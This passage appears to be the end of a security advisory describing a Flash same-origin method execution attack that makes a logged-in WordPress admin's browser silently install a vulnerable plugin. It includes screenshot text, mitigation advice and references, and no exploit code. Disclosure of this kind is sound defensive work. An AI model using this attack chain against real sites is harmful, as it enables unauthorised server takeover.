99% of your visitors will be served static html files. One cached file can be served thousands of times. Other visitors will be served custom cached files tailored to their visit. If they are logged in, or have left comments those details will be displayed and cached for them.

The plugin serves cached files in 3 ways (ranked by speed):

Version: 1.5.9
Author: Automattic
Last Updated: 2 months ago
Requires WordPress Version: 3.0 or higher
Compatible up to: 4.9.2
Active Installs: 1+ Million
WordPress.org Plugin Page »
Plugin Homepage »
AVERAGE RATING



Dashboard ‹ Flash Demo — WordP
Plugin Install ‹ Flash Demo — Word
192.168.22.29/wordpress/wp-includ
192.168.22.29/wordpress/wp-admin/update.php?action=install-plugin&plugi
Search
Flash Demo
5
0
New
Howdy, MrR3boot
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins 1
Installed Plugins
Add New
Editor
Users
Tools
Settings
Collapse menu

Flash file made a request to parent tab to install the plugin

WordPress 4.9.2 is available! Please update now.

Installing Plugin: WP Super Cache 1.5.9

Connection Information

To perform the requested action, WordPress needs to access your web server. Please enter your FTP credentials to proceed. If you do not remember your credentials, you should contact your web host.

Hostname: example: www.wordpre

FTP Username

FTP Password

This password will not be stored on the server.

Connection Type

● FTP ○ FTPS (SSL)

Proceed

From above screenshot the vulnerable plugin will get installed without victim notice and attacker later exploit the vulnerable plugin and attempt to gain complete access over the server.

4. Mitigation

Proper filtering in flash action scripts and updating vulnerable flash files will completely fix the issue.

5. References

1. https://gist.github.com/cure53/df34ea68c26441f3ae98f821ba1feb9c
2. https://gist.github.com/cure53/09a81530a44f6b8173f545accc9ed07e#mitigation

3. http://www.benhayak.com/2015/06/same-origin-method-execution-some.html
4. https://hackerone.com/reports/218451